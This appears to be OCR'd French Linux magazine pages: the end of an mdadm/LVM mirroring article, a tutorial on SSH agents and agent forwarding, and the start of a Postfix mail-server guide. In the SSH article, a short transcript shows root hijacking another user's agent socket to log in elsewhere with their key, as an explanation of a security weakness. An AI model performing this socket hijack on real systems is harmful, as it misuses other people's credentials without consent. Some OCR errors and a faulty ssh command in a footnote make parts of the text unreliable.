Dans le cas d'une panne franche de matériel, il n'y a pas de souci. Éventuellement, on peut vouloir supprimer en une fois tous les périphériques manquants.

```
% sudo mdadm /dev/md1 --fail detached --remove detached
```

L'utilisation du mot-clef **detached** fait référence à tous les périphériques pour lesquels on rencontre un **ENXIO** lors de l'ouverture.

Pour un disque toujours présent, mais que l'on souhaite ôter, il est possible d'utiliser **--fail** avant la suppression effective.

```
% sudo mdadm /dev/md4 --fail /dev/sde4 --remove failed
mdadm: set /dev/sde4 faulty in /dev/md4
mdadm: hot removed 7:1
```

On peut évidemment nommer explicitement le volume à supprimer.

```
% sudo mdadm /dev/md4 --remove /dev/sdf4 --remove /dev/sde4
mdadm: set /dev/sdf4 faulty in /dev/md4
mdadm: hot removed 7:2
```

Il est conseillé de supprimer le superblock pour effacer définitivement toute trace de l'appartenance d'un volume à une grappe.

```
% sudo mdadm /dev/md1 --zero-superblock /dev/sdb1
```

La suppression de toute la grappe avec effacement des superblocks est réalisée avec la commande :

```
% sudo mdadm --stop /dev/md1
% sudo mdadm --zero-superblock /dev/sd{c,d}1
```

4.1 Oubli de suppression du superblock avec mdadm

Il peut arriver cependant d'oublier d'effacer la copie du superblock lors d'une suppression (avec **mdadm --stop**), et il peut aussi arriver que l'on ne supprime pas les métadonnées non plus lors de la suppression d'un membre d'une grappe RAID.

Le problème risque de n'être visible qu'au prochain assemblage de la grappe. Le problème du problème est que ça n'arrivera peut-être que lors du prochain redémarrage, et que vous aurez certainement d'autres choses à gérer à ce moment.

Si lors d'une exécution d'un **mdadm --examine --scan** vous avez deux lignes pour la même grappe de RAID, c'est certainement que vous n'avez pas écrasé les superblocks.

```
% sudo mdadm --examine --scan
 ARRAY /dev/md4 level=raid4 num-devices=2 UUID=00956a87:7beald12:19982
3ab:b4c469a5
 ARRAY /dev/md4 level=raid5 num-devices=2 UUID=9f514030:37ea9f87:c04be
955:dbd529da
```

Dans cet exemple, j'ai une vieille grappe de RAID 5 qui ne peut pas être assemblée, mais qui empêchera peut-être l'assemblage de la grappe RAID 4 qui devrait être dans un état utilisable.

L'effacement définitif des scories de métadonnées de RAID peut être réalisé simplement à l'aide de la commande **dd**. L'exemple qui suit utilise une taille de bloc de 512 octets. Les métadonnées sont copiées sur les derniers 128 Ko de chaque membre de la grappe.

```
% sudo dd count=256 seek=$(( $(blockdev --getsize $DEV) -256 )) if=/
dev/zero of=/dev/sdd1
```

Pour vérifier que la grappe de RAID 5 a bien disparu, il suffit de tout réexaminer. Ici, la sortie de la commande indique que c'est corrigé.

```
% sudo mdadm --examine --scan
 ARRAY /dev/md0 level=raid4 num-devices=2 UUID=00956a87:7beald12:19982
3ab:b4c469a5
```

4.2 Suppression d'une des faces d'un miroir de volume logique

La commande **lvconvert** permet de modifier quelques caractéristiques des volumes logiques. L'option qui va nous intéresser ici concerne le nombre de miroirs à créer. Pour le briser, il suffit de spécifier le volume à exclure.

```
% sudo lvconvert -m0 data/lvol0 /dev/sde1
data/lvol0: Converted: 100,0%
Logical volume lvol0 converted.
```

La conversion dans ce cas consiste tout simplement à supprimer le volume physique souhaité.

Pour réintroduire le second volume physique dans le miroir :

```
% sudo lvconvert -m1 data/lvol0 --mirrorlog core /dev/sde1 /dev/sdf1
```

5 Obtenir de l'information

5.1 Information avec mdadm

■ /proc/mdstat

Cette entrée de **/proc** permet d'obtenir des informations sur toutes les grappes assemblées. Ces informations sont néanmoins concises, mais en cas de synchronisation suite à l'ajout d'un volume dans une grappe ou en cas d'utilisation d'un volume de secours, une barre de progression est affichée.

Ces informations sont certainement à recouper avec des messages de la *facility kernel* qui peuvent être redirigés par **syslog** dans **/var/log/messages**, **/var/log/syslog** ou encore **/var/log/kern.log**.

```
% cat /proc/mdstat
```

Un affichage en « temps réel » s'obtient avec une commande comme :

```
% watch -n1 cat /proc/mdstat
```

■ mdadm --detail /dev/mdN

La page de manuel de **mdadm** liste énormément d'options, et certaines sont particulièrement intéressantes pour consulter des informations détaillées grappe par grappe.

Cette commande fournit des informations précises sur les membres d'une grappe de RAID, l'état de chacun des membres et de la grappe elle-même. Normalement, on passe en argument le nœud de périphérique associé à une grappe, mais on peut aussi utiliser l'option **--scan** et la commande aura alors une sortie similaire à celle de **mdadm --examine --scan**.

■ mdadm --export

Cette commande produit une sortie très compacte. C'est d'ailleurs la même sortie qu'avec **mdadm --query**.

```
% sudo mdadm --export /dev/md1
/dev/md1: 50.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for
more detail.
```

Avec l'option **--detail**, la sortie change radicalement pour devenir une suite de définition de variables en shell.

```
% sudo mdadm --export --detail  /dev/md1
MD_LEVEL=raid1
MD_DEVICES=2
MD_METADATA=0.90
MD_UUID=8e5b37aa:6ae1403e:5a43d41a:774645b1
% sudo mdadm --export --detail  /dev/md0
MD_LEVEL=raid4
MD_DEVICES=3
MD_METADATA=0.90
MD_UUID=00956a87:7bea1d12:199823ab:b4c469a5
```

Ces variables pourraient être utilisées par d'autres outils.

■ mdadm --examine-bitmap

Dans le cas d'utilisation d'une *intent-bitmap*, d'autres informations peuvent être consultées. Comme la *bitmap* peut être stockée dans un fichier externe ou en interne dans la grappe elle-même, on peut soit passer en argument l'emplacement du fichier, soit l'emplacement d'un des membres de la grappe.

```
% sudo mdadm --examine-bitmap /dev/sdc1
       Filename : /dev/sdc1
          Magic : 6d746962
        Version : 4
           UUID : 3ba7be1c:6a2026c6:9cfd4a7e:6a1b1af6
         Events : 6
 Events Cleared : 6
          State : OK
      Chunksize : 128 KB
         Daemon : 5s flush period
     Write Mode : Normal
      Sync Size : 52428800 (50.00 GiB 53.69 GB)
         Bitmap : 409600 bits (chunks), 0 dirty (0.0%)
```

Ce type d'optimisation sera détaillé un peu plus tard.

5.2 Information avec LVM2

Les informations que l'on peut obtenir avec LVM viennent de deux séries d'utilitaires **pvdisplay/vgdisplay/lvdisplay** et **pvs/vgs/lvs**.

Les informations obtenues à l'aide des **{pv,vg,lv}display** sont en général plus détaillées, mais il est aussi possible d'obtenir des informations très intéressantes à l'aide des versions synthétiques.

La page de manuel des commandes **pvs/vgs/lvs** présente aussi des options pour obtenir des profils d'affichages différents. Dans le contexte qui nous intéresse pour recouper

l'emplacement physique des extents réellement utilisés sur nos volumes physiques, l'utilisation de **-o +devices** est incontournable.

```
% sudo pvs -o +devices
% sudo vgs -o +devices
% sudo lvs -o +devices
```

De même, pour décrire l'information relative aux différents objets de manière détaillée, on peut utiliser **pvdisplay/vgdisplay/lvdisplay**. Pour **pvdisplay**, l'option **-m** permet aussi d'obtenir des détails très intéressants sur les différents segments utilisés dans un volume physique avec l'énumération précise des extents de début et de fin pour chaque segment.

```
% sudo pvdisplay
% sudo pvdisplay -v -m /dev/{e,f,g}1
% sudo vgdisplay
% sudo lvdisplay
```

6 Déplacement de données

L'une des caractéristiques des miroirs que l'on ne retrouve pas dans la vraie vie est que les miroirs logiciels peuvent avoir plus de deux faces. C'est notamment grâce à cette propriété que nous pouvons créer des copies à chaud et les supprimer tout aussi facilement.

6.1 Déplacement avec mdadm

Le déplacement de données est réalisé en quelques étapes :

1. ajout du nouveau volume en tant que secours ;
2. agrandissement de la grappe ;
3. suppression si besoin de l'ancien morceau ;
4. réduction de la grappe.

Ces quelques étapes peuvent être enrichies de paramètres facultatifs et d'étapes intermédiaires facultatives. Par ailleurs, les deux premières étapes peuvent être inversées.

En pratique, on utiliserait une séquence comme ce qui suit :

```
% sudo mdadm -C /dev/md1 -l1 -n2 /dev/sd{c,d}1
mdadm: array /dev/md1 started.
% sudo mdadm /dev/md1 -a /dev/sdb1
mdadm: added /dev/sdb1
% sudo mdadm --grow /dev/md1 -n3
% sudo mdadm  /dev/md1 -f /dev/sdc1 -r failed
mdadm: set /dev/sdc1 faulty in /dev/md1
mdadm: hot removed 8:33
% sudo mdadm --grow /dev/md1 -n2
```

En RAID 5, on peut modifier la géométrie d'une grappe et sauvegarder la portion critique dans un fichier externe. En cas d'interruption du processus, pour des raisons de plantage, coupure de courant, etc., on peut reprendre l'agrandissement au moment de l'interruption.

Avant de supprimer un membre d'une grappe de RAID, il faut bien entendu s'assurer que le reste est correctement synchronisé. À défaut, on peut imaginer casser la grappe et la rendre temporairement voire définitivement inutilisable. Normalement, on n'atteint jamais de telles extrémités, parce que **mdadm** refuse ces opérations par un *Device or resource busy*.

Par exemple, si l'on est un peu trop pressé, on obtiendrait un message comme :

```
% sudo mdadm  /dev/md1 -f /dev/sdc1 -r failed

mdadm: set /dev/sdc1 faulty in /dev/md1
mdadm: hot remove failed for 8:33: Device or resource busy
```

Pour surveiller les grappes, on peut toujours utiliser **mdadm --detail** ou **/proc/mdstat** ou contrôler les messages envoyés à **syslog**.

6.2 Déplacement avec LVM2

Les étapes pour migrer les données en utilisant exclusivement LVM2 sont les suivantes :

1. ajout d'un volume physique ;
2. intégration de ce volume physique dans un groupe de volumes ;
3. extension du volume logique sur le nouveau volume physique ;
4. exclusion de l'ancien volume physique du groupe de volume ;
5. suppression du volume physique si nécessaire.

Le déplacement des données à chaud a lieu lors de la synchronisation des données à l'étape 3. On peut d'ailleurs suivre la synchronisation à l'aide de l'option **-i** de **lvconvert** pour spécifier un intervalle d'affichage de l'avancement.

```
% sudo pvcreate /dev/sdh1
  Physical volume "/dev/sdh1" successfully created
% sudo vgextend data /dev/sdh1
  Volume group "data" successfully extended
% sudo lvconvert -m2 data/lvol0 --mirrorlog core /dev/sdh1

% sudo vgextend mirror /dev/sdg4
  Volume group "mirror" successfully extended
% sudo lvconvert -m2 data/lvol0 --mirrorlog core /dev/sd{e,f,h}1
  data/lvol0: Converted: 0,9%
  data/lvol0: Converted: 1,8%
  …
  data/lvol0: Converted: 100,0%
  Logical volume lvol0 converted.
% sudo pvs
  PV         VG   Fmt  Attr PSize   PFree
  /dev/sda2  vg0  lvm2 a-   372,41G  32,00M
  /dev/sde1  data lvm2 a-    93,14G  18,14G
  /dev/sdf1  data lvm2 a-    93,14G  18,14G
 /dev/sdg1  data lvm2 a-   100,00M 100,00M
  /dev/sdh1  data lvm2 a-    93,14G  18,14G
% sudo lvs data -o+devices
  LV    VG   Attr   LSize  Origin Snap%  Move Log Copy%  Convert Devices
  lvol0 data mwi-a- 75,00G                       14,06 lvol0_
mimage_0(0),lvol0_mimage_1(0),lvol0_mimage_2(0)
```

La suppression du premier volume serait réalisée par la séquence ci-après :

```
% sudo lvconvert -m1 data/lvol0 --mirrorlog core /dev/sde1
  Logical volume lvol0 converted.
% sudo pvs
  PV         VG   Fmt  Attr PSize   PFree
  /dev/sda2  vg0  lvm2 a-   372,41G  32,00M
  /dev/sde1  data lvm2 a-    93,14G  93,14G
  /dev/sdf1  data lvm2 a-    93,14G  18,14G
  /dev/sdg1  data lvm2 a-   100,00M 100,00M
  /dev/sdh1  data lvm2 a-    93,14G  18,14G
% sudo lvs data
  LV    VG   Attr   LSize  Origin Snap%  Move Log Copy%  Convert
  lvol0 data mwi-a- 75,00G                          3,42
  lvol0 mirror mwi-a- 52,00M                        100,00
% sudo vgreduce data /dev/sde1
  Removed "/dev/sde1" from volume group "data"
% sudo pvs
  PV         VG   Fmt  Attr PSize   PFree
  /dev/sda2  vg0  lvm2 a-   372,41G  32,00M
  /dev/sde1       lvm2 --    93,14G  93,14G
  /dev/sdf1  data lvm2 a-    93,14G  18,14G
  /dev/sdg1  data lvm2 a-   100,00M 100,00M
  /dev/sdh1  data lvm2 a-    93,14G  18,14G
% sudo pvremove /dev/sde1
  Labels on physical volume "/dev/sde1" successfully wiped
```

Sur des volumes logiques de taille respectable, il faudra certainement s'armer de patience. Pour surveiller l'avancement de la migration, on peut utiliser **lvs** et **lvdisplay**. Dans l'exemple ci-avant, l'utilisation de **pvs** est également intéressante, parce qu'elle illustre l'allocation des extents sur le volume physique de destination.

Normalement, à ce moment de la lecture, l'utilisateur de LVM2 qui a déjà migré des données s'insurge parce qu'il y a beaucoup plus simple pour faire la même chose. C'est vrai, la commande **pvmove** sert exactement à cela, et, en une seule commande, on spécifie le ou les volumes que l'on souhaite migrer.

```
% sudo pvmove -n data/lvol /dev/sde1 /dev/sdh1 /dev/sde1: Moved: 100,0%
```

Mais en réalité, **pvmove** procède de la même façon, à savoir qu'il fabrique un miroir, synchronise les données, puis brise le miroir et libère les extents utilisés. Il y a surtout une limitation, c'est que **pvmove** n'est pas prévu pour migrer les données d'un miroir. Les synchronisations de copies multiples sont donc à exclure par ce biais.

7 Conclusion

Le RAID matériel n'est pas la seule et unique option de réplication. Sous certaines conditions, les miroirs logiciels sont les seuls à même de répondre aux besoins.

Pour de nombreux cas d'utilisation, les fonctionnalités de redimensionnement et de migration de données à chaud dépassent largement les alternatives uniquement matérielles.

Plusieurs solutions existent et, grâce au device-mapper de Linux, il est facile de les combiner (ou les empiler) pour obtenir des solutions à la fois technologiquement sexy et très commodes à administrer.

Bien entendu, rien n'est gratuit, et la souplesse s'acquiert certainement au prix de performances un peu moindres.

Le prochain article abordera précisément des pistes d'améliorations de performances et les combinaisons de RAID et LVM.

Références

[1] http://www.baarf.com/ – BAARF – *Battle against all RAID F... level*

[2] Les pages de manuel de **mdadm**, **mdadm.conf** ainsi que les multiples pages de manuel de **lvm** et ses sous-commandes. À ce titre, **man -k lvm** est votre ami.

Remerciements

Je remercie les Mongueurs francophones pour la relecture.

Auteur : Laurent Gautrot

L'agent SSH, votre porte-clé

Dans un monde où la sécurité des réseaux est tout particulièrement relative, sécuriser ses communications n'est plus une lubie de barbus paranoïaques, mais une véritable nécessité. Parmi toutes les solutions pouvant assurer le secret de vos communications comme IPSec ou TLS, il en est une qui se distingue par sa simplicité et son efficacité : SSH. Développé en 1995 par Tatu Ylönen, le protocole évolue en 1997 sous l'impulsion de l'IETF dans une seconde version que nous utilisons tous les jours. De toutes les fonctionnalités qu'il propose, l'une des plus pratiques est sans conteste l'authentification par clé publique. Nous allons nous intéresser aux solutions permettant de gérer simplement ce mécanisme.

Auteur

- Jean Gabès

1 Rappel sur le chiffrement dans SSH

1.1 Les clés asymétriques

Terminologie

Le fait d'appliquer une technique de cryptographie sur un document s'appelle « chiffrer un document ». « Déchiffrer un document » est l'action inverse lorsqu'on possède la clé de déchiffrement et « décrypter » lorsqu'on casse le code de chiffrement sans avoir la clé. Le lecteur en déduira donc que le terme « crypter » est un barbarisme qui, de plus, est un contre-sens : il signifierait que quelqu'un chiffre un document dans le but que quelqu'un casse cette protection. Cas plus qu'improbable, il faut bien l'avouer...

Faisons un rapide rappel sur les techniques de chiffrement asymétrique pour ceux qui dormaient lors des cours de cryptologie à l'école. Cet outil repose sur deux clés liées, une clé privée et une clé publique. Une clé étant un ensemble de bits de taille définie. Une relation mathématique existe entre elles : si l'on chiffre un document avec la clé publique, seule la clé privée permet de déchiffrer le document. Comme leur nom le laisse supposer, la clé publique peut être donnée à qui le souhaite, alors que la clé privée doit être jalousement gardée. Ce mécanisme permet d'identifier formellement les membres d'une communication. Pour cela, on choisit un texte aléatoire, que l'on nomme `chalenge`, on le chiffre avec la clé publique de celui dont on souhaite vérifier l'identité et on lui envoie. Si c'est le bon intervenant, il va pouvoir appliquer sa clé privée sur le message chiffré, obtenir le message originel et le renvoyer à l'émetteur comme preuve de sa bonne foi. On peut observer ce mécanisme sur la figure 1. Ceci permet de prouver qui on est sans avoir à transmettre son secret : sa clé privée.




Figure 1 : Alice s'identifie auprès de Bob par clé publique/privée

Ce mécanisme permet également l'établissement de connexions sécurisées. Si chaque membre chiffre ses messages avec la clé publique de l'autre, il est sûr que seul son interlocuteur pourra le lire. On peut en voir un exemple sur la figure suivante :




Figure 2 : Échange de messages par chiffrement asymétrique

1.2 L'utilisation par SSH des différents chiffrements

S'il est parfaitement adapté pour l'authentification, le système de chiffrement asymétrique ne l'est pas vraiment en ce qui concerne les échanges de messages. En effet, contrairement au chiffrement symétrique (où une seule clé est partagée par les intervenants), le chiffrement asymétrique est très gourmand en calculs. L'idéal serait donc de laisser le chiffrement asymétrique s'occuper de l'authentification et de faire les communications par chiffrement symétrique. Se pose alors le problème de l'échange de la clé partagée dans le cas du chiffrement symétrique, problème qui ne se pose pas avec le chiffrement asymétrique. Qu'à cela ne tienne, il suffit d'utiliser une méthode produisant un secret partagé comme l'algorithme Diffie-Hellman **[I]**. Ce secret après traitement produit notre clé symétrique, ici appelée « clé de session ». En fait, le protocole SSH utilise une clé de session pour chaque sens de communication (client->serveur, serveur->client).

1.3 Les différents types de clés SSH

Plusieurs algorithmes de chiffrement asymétrique peuvent être utilisés par SSH :

- DSA ;
- RSA.

Les clés privées peuvent également être protégées (par un chiffrement **3DES** par exemple) avec une *passphrase* (mot de passe très long). Une telle protection permet de se prémunir d'une utilisation frauduleuse de la clé en cas de vol de celle-ci. Lorsqu'on va vouloir utiliser la clé, pour que le client SSH puisse l'utiliser, il va falloir lui donner la passphrase. Afin de l'éviter, il est possible de ne pas chiffrer la clé privée. Cependant, en cas de vol de la clé, point de salut...

1.4 Les différents cas d'utilisation des clés

Lorsqu'on souhaite effectuer une session interactive, il est possible d'entrer la passphrase pour obtenir la clé privée. Mais, lorsqu'il s'agit d'une session en Batch (de type `cron`), c'est déjà beaucoup moins évident. Suivant la politique de sécurité en place, l'utilisation de clés sans passphrase peut être acceptable. Si ce n'est pas le cas ou si entrer votre passphrase à chaque connexion est vraiment trop contraignant, il y a une solution : l'agent SSH.

2 Fonctionnement simple de l'agent

2.1 But de l'agent

Cet agent va devenir le meilleur ami de votre client SSH, et donc un peu le vôtre aussi. En effet, son rôle est de fournir à qui lui demande les résultats des opérations faites avec votre clé privée déchiffrée. Pour cela, il suffit de lui fournir la clé privée encore chiffrée et de lui entrer la passphrase correspondante. Il va alors effectuer le déchiffrement de la clé et la garder en mémoire.

2.2 Schéma de fonctionnement

Une fois dans l'agent, la clé privée ne va plus en bouger, pas même pour aller dans votre client SSH. Lorsque celui-ci va devoir prouver son identité à un serveur SSH, ce dernier va lui envoyer un challenge à déchiffrer avec sa clé privée (cf. chapitre précédent). Le client SSH va alors simplement demander à l'agent d'effectuer cette tâche à sa place en lui spécifiant la clé à utiliser (l'agent peut en avoir plus d'une

en stock). L'agent va renvoyer le résultat au client qui va le transmettre au serveur comme preuve de son identité. La figure 3 illustre cela :




Figure 3 : Authentification par agent SSH

2.3 Lancement de l'agent

Sur les systèmes Unix, le client SSH utilise des variables d'environnement shell pour obtenir les informations de connexion à l'agent. Ces deux variables sont :

- **SSH_AGENT_PID** ;
- **SSH_AUTH_SOCK**.

La première sert à retrouver l'agent pour le tuer lorsque vous fermez votre session. La seconde sert à la communication entre le client et l'agent. Deux solutions s'offrent à vous pour positionner ces variables :

- Faire lancer un shell par l'agent SSH où l'environnement sera déjà bien positionné. Puis, lancer le client SSH depuis ce shell (ou un de ses fils).
- L'agent SSH renvoyant lors de son lancement sur la sortie standard les commandes d'export des variables, vous pouvez utiliser la commande **eval** de votre shell.

L'opération choisie devra, si possible, être effectuée au début de la phase de *login*, avant ou au début de votre phase de lancement de votre session X. Heureusement, la plupart des distributions Linux l'intègre nativement.

2.4 Communications client/agent

Les échanges entre le client et l'agent se font sur un canal IPC, un fichier *socket* UNIX plus précisément, situé dans un répertoire **/tmp/ssh-RANDOM/agent.16124** (**RANDOM** étant un mot aléatoire de 6 caractères) pour un agent ayant reçu le PID 16124. En ce qui concerne la gestion d'accès à son canal de communication, l'agent ne fait aucune vérification : il répondra à toutes les demandes effectuées sur cette socket. Heureusement, les permissions du répertoire où se situe la socket font que seul l'utilisateur qui l'a lancée peut y accéder. Enfin presque…

2.5 Implications sur la sécurité de l'agent

Cette confiance dans la sécurité du système a cependant un inconvénient : si l'utilisateur *root* souhaite utiliser l'agent à votre insu, il pourra le faire, car il a les permissions d'accéder aux sockets. Voici un exemple d'un tel vol :

```
#on charge sa clé dans l'agent
user@home:~$ ssh-add /home/user/.ssh/id_rsa
Enter passphrase for id_rsa :
Identity added: /home/user/.ssh/id_rsa (/home/user/.ssh/id_rsa)
#on liste les clés chargées
user@home:~$ ssh-add -l
2048 bd:f4:…:7f:c2 /home/user/.ssh/id_rsa (RSA)
user@home:~$ sudo su -
root@home:~$ ls /tmp/ssh*
/tmp/ssh-OypNy12124:
agent.12124
root@home:~# export SSH_AUTH_SOCK=/tmp/ssh-OypNy12124/agent.12124
#on vérifie que root voit bien la clé
root@home:~# ssh-add -l
2048 bd:f4:…:7f:c2 /home/user/.ssh/id_rsa (RSA)
root@home:~# ssh user@www.serveur.com
user@www:~$
```

L'utilisateur root trouve facilement la socket de l'agent et, avec un simple export de variable, utilise votre clé déjà déchiffrée. Cela révèle bien que si vous pensiez vous protéger d'une machine peu sûre en y lançant un agent pour gérer vos clés, c'est raté. En effet, quiconque contrôle la machine (root, voire un noyau corrompu…) pourra utiliser à loisir votre agent. Pire, il pourra tenter de récupérer votre clé privée déchiffrée qui réside dans l'espace mémoire de votre agent. N'y a-t-il donc aucune solution à ce problème de vol de clés ? Pas si sûr, une fonctionnalité du couple SSH/agent SSH va pouvoir nous sortir de ce guêpier : le transfert d'agent.

3 Le transfert d´agent

Cette méthode va être pratique dans les cas où on effectue des rebonds pour la connexion.

3.1 Connexion avec rebonds

Prenons un exemple. Vous souhaitez vous connecter sur un serveur dans votre entreprise depuis l´extérieur. Bien sûr, vous ne pouvez pas le faire directement, le responsable sécurité en ferait un arrêt cardiaque. Vous avez une machine dédiée pour ce genre de cas qui se situe en DMZ. Vous pouvez vous connecter de l´extérieur vers cette machine et, depuis cette machine, vers vos serveurs internes, le tout en ayant traversé un ou plusieurs firewalls. Vous effectuez donc un rebond sur cette machine pour effectuer votre connexion. Mais que faire une fois connecté à cette machine relais ? En

effet, vu qu'elle est directement accessible depuis l'extérieur, vous avez une confiance toute relative en elle. Vous ne souhaitez pas taper un mot de passe sur cette machine, encore moins y déposer votre clé privée, cela doit de toute manière sûrement être interdit par votre politique de sécurité. Un agent SSH sur cette machine ne vous aidera pas non plus, car il lui faut les clés privées. Nous allons utiliser ici le transfert d'agent.




Figure 5 : Le transfert multiple

3.2 Théorie sur le transfert d'agent

L'idée derrière cette fonctionnalité est en fait toute simple : permettre au client SSH sur la machine rebond d'avoir accès à votre agent SSH sur votre machine source en qui vous avez toute confiance. C'est en fait le service **sshd** sur la machine rebond qui va faire office d'agent SSH pour le client sur cette même machine. Ce dernier ne s'apercevra même pas de la supercherie : il va envoyer une demande classique de résolution de challenge à celui qu'il prend pour son agent : sshd. Celui-ci va transférer la demande au client SSH sur la machine source qui va le relayer à l'agent SSH, la réponse faisant tout simplement le trajet inverse. Cela s'observe sur la figure 4.




Figure 4 : Le transfert d'agent

Une autre solution à ce problème réside dans l'utilisation du transfert de port TCP entre votre source et le port SSH de votre serveur à travers la machine rebond. C'est cependant en dehors de notre étude actuelle[1]. La technique du transfert d'agent permet de ne stocker qu'à un seul endroit vos clés privées et de ne rentrer qu'une seule fois votre passphrase. Votre clé privée ne sortant jamais de votre machine, vous avez beaucoup moins de risques de vous la faire voler.

3.3 Rebonds multiples

Il est à noter que cette fonction de transfert d'agent est une relation transitive : c'est valable pour plus d'un rebond. Sur chacun, le serveur sshd fera office d'agent SSH pour son client, comme on peut le voir sur la figure 5.

4 Conclusion

Arrivé à maturité, le protocole SSH **[2]** et son implémentation principale OpenSSH **[3]** nous offrent toute une panoplie d'outils permettant aux administrateurs de s'assurer de la confidentialité de leurs communications dans un monde où les politiques de sécurité sont, avec raison, de plus en plus contraignantes. Parmi ces possibilités, l'une des plus attirantes est l'authentification par clé publique. Couplé avec l'agent et le transfert d'agent, on dispose d'une solution légère et souple pour la gestion en toute sécurité de nos clés privées.

Auteur : Jean Gabès

Ingénieur système pour une société développant des solutions technologiques intégrées dans la région de Bordeaux.

Références

- **[1]** *Misc* 17.
- **[2]** RFC4251 (SSH protocol architecture), http://www.ietf.org/rfc/rfc4251.txt
- **[3]** OpenSSH, http://www.openssh.org

Note

1 Allez, très rapidement, exécuter depuis votre source : `ssh -L2222:serveur:22 rebond` puis `ssh localhost:2222`.

Postfix + Amavis + ClamAV + SpamAssassin +

Cet article a pour but d'expliquer l'installation d'un serveur de courrier filtrant les virus et les spams. Puis, nous allons voir comment permettre l'accès au courrier grâce à IMAP/IMAPS et l'envoi de courrier depuis un réseau extérieur via une authentification sécurisée.
Il a été fait sur Debian Etch, mais, à quelques détails près, il peut être utilisé pour d'autres distributions GNU/Linux sans problème.

Auteur

- Guillaume Dualé

Vocabulaire

- MUA : *Mail User Agent*. Exemple : Mutt, Thunderbird, Kmail.
- MTA : *Mail Transfert Agent*. Exemple : Postfix, Exim, Sendmail.
